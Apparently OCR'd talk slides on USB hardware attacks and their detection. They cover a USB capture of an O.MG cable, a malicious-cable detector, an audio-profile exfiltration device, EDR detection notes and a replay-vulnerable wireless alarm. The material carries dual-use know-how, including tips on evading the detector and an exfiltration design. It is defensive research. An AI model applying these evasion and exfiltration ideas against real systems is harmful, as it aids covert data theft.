LS 15067 0:37.799.226 73.0... [74 KEEP-ALIVE]
LS 15068 0:37.872.243 18 B 00 00 Get Device Descriptor Index=0 Length=64
LS 15089 0:37.872.952 54.7... <Reset> / <Chirp K> / <...
LS 15090 0:37.927.702 <Low-speed>
LS 15091 0:37.928.238 72.0... [73 KEEP-ALIVE]
LS 15092 0:38.000.255 0 B 00 00 Set Address Address=51
LS 15101 0:38.001.245 19.0... [20 KEEP-ALIVE]
LS 15102 0:38.020.257 18 B 51 00 Get Device Descriptor Index=0 Length=18
LS 15123 0:38.021.247 1.33... [1 KEEP-ALIVE]
LS 15124 0:38.021.257 9 B 51 00 Get Configuration Descri... Index=0 Length=9
LS 15141 0:38.022.247 1.33... [1 KEEP-ALIVE]
LS 15142 0:38.022.043 59 B 51 00 Get Configuration Descri... Index=0 Length=59
LS 15183 0:38.023.247 1.33... [1 KEEP-ALIVE]
LS 15184 0:38.023.602 4 B 51 00 Get String Descriptor Index=0 Length=255
LS 15197 0:38.024.248 1.33... [1 KEEP-ALIVE]
LS 15198 0:38.024.258 16 B 51 00 Get String Descriptor Index=2 Length=255
LS 15219 0:38.025.248 1.33... [1 KEEP-ALIVE]
LS 15220 0:38.024.962 16 B 51 00 Get String Descriptor Index=1 Length=255
LS 15241 0:38.025.860 8 B 51 00 Get String Descriptor Index=3 Length=255
LS 15258 0:38.026.248 1.00... [2 KEEP-ALIVE]
LS 15259 0:38.027.885 0 B 51 00 Set Configuration Configuration=1
LS 15268 0:38.028.248 1.33... [1 KEEP-ALIVE]
LS 15269 0:38.028.258 8 B 51 00 Get String Descriptor Index=3 Length=255
LS 15286 0:38.028.680 0 B 51 00 Set Idle Duration=Indefinite Report=0
LS 15295 0:38.029.248 1.33... [1 KEEP-ALIVE]
Text LiveSearch
No filter: 15792 records.
Protocol Lens: USB
Capture Control
Software Capture Buffer
0:00:00
Navigator
Get Descriptor
General Radix: auto
Timestamp 0:38.020.257.166
Duration 455.416 us
Length 18 Bytes
Device Descriptor Radix: auto
bLength 18
bDescriptorType DEVICE (0x01)
bcdUSB 1.10 (0x0110)
bDeviceClass Defined in Interface (0x00)
bDeviceSubClass Defined in Interface (0x00)
bDeviceProtocol Defined in Interface (0x00)
bMaxPacketSize0 8
idVendor 0xd3c0
idProduct 0xd34d
bcdDevice 0.02 (0x0002)
iManufacturer PIVO.MG (1)
iProduct PIVO.MG (2)
iSerialNumber 998 (3)
bNumConfigurations 1
Command Line
1> open(u'C:\\Users\\rflab\\2022\\pivo\\o-mg\\o-mg-10-03-2022-demoHID.tdc')
Buffer cleared.
File opened.
Lens has been set to usb.
Details
Offset 0 1 2 3 4 5 6 7 8 9 A B C D E F ASCII
0x0000 12 01 10 01 00 00 00 08 C0 D3 4D D3 02 00 01 02 ....M.....
0x0010 03 01 ..
Data
Bus LiveFilter Info
Duration: 0:00.000.455.416 Transferred length: 18 bytes (~38.60 KBps)
EN

O.MG Cable Detector

"…The Malicious Cable Detector by O.MG allows you to detect malicious cables and also block data while charging. … plug just the cable into the detector, then the detector into your computer's USB port. LED activity indicates signs of life!"

Designed to discern active vs. passive cables based on power analysis on USB 2.0 power supply lines

Uses allowlists not to alarm on original active cables by Apple, etc.

Plausibility Analysis

1. Plausible, worked well with several different cables and devices
2. Its focus on power analysis is both the main strength and weakness; it can detect chips in dormant mode that would be unseen through data lines; on the other hand, it is just for cables - it cannot go deeper to e.g. distinguish malicious vs. original keyboard or mouse
3. Challenging to do similar thing for USB-C, power management/noise injections hardens this task, and yet there are those allowlists
4. From the malicious device designer viewpoint: move to USB-C, try to use a clever power management, or try to mimic those predefined original accessories templates to suppress alarms

AUDIOPi


“Because of the ubiquitous use of USB headsets, the USB Audio profile will be hard to block, even for highly secured computers. Considering sampling rates of 32 bit / 384 kHz per channel, this is a vital exfiltration vector.” — CBCC Prague

Payloads and exfiltration results stored at SD card and-or transferred to C2


High-Speed USB 2.0 device, AUDIO profile, built on Raspberry Pi Zero 2 W

Plausibility Analysis


1. Plausible, both attended and unattended / dormant scenarios
2. Can be seen as yet another profile candidate for Bash Bunny
3. Detectable heuristically on a device layer due to a possibly unusual audio traffic; can be included into behavioral user profiling models
4. Besides (theoretical) detection, there is no robust prevention on the USB device layer, needs to be coped with at upper levels - USB function layer and higher



Cynthion - FPGA- based USB Attack Development Platform



— https://cynthion.readthedocs.io/en/latest/index.html



— https://docs.hak5.org/hak5-docs


Upper Layer Detection Notes


- HID-based activities rely heavily on PowerShell invocation
  - PS is known for intensive logging capability
  - We can use this to set up targeted EDR and SIEM rules
- Certain USB device classes are rarely combined directly
  - We would rather expect several devices connected to a HUB than a single device with all those profiles
  - HID together with Ethernet adapter, for instance

Flipper 01 versus Wireless Alarm since attacks can only get better

Jablotron JA-80 Oasis

- ISM band, f_C = 868.5 MHz
- Binary Frequency Shift Keying modulation
- Proprietary encoding scheme
- Button module: RC-88 / JA-188J
- Receiver: UC-82 / JA-182N
- **Vulnerable to replay attack and jamming**





300 - 928 MHz antenna

CC1101 transceiver

https://docs.flipper.net/sub-ghz

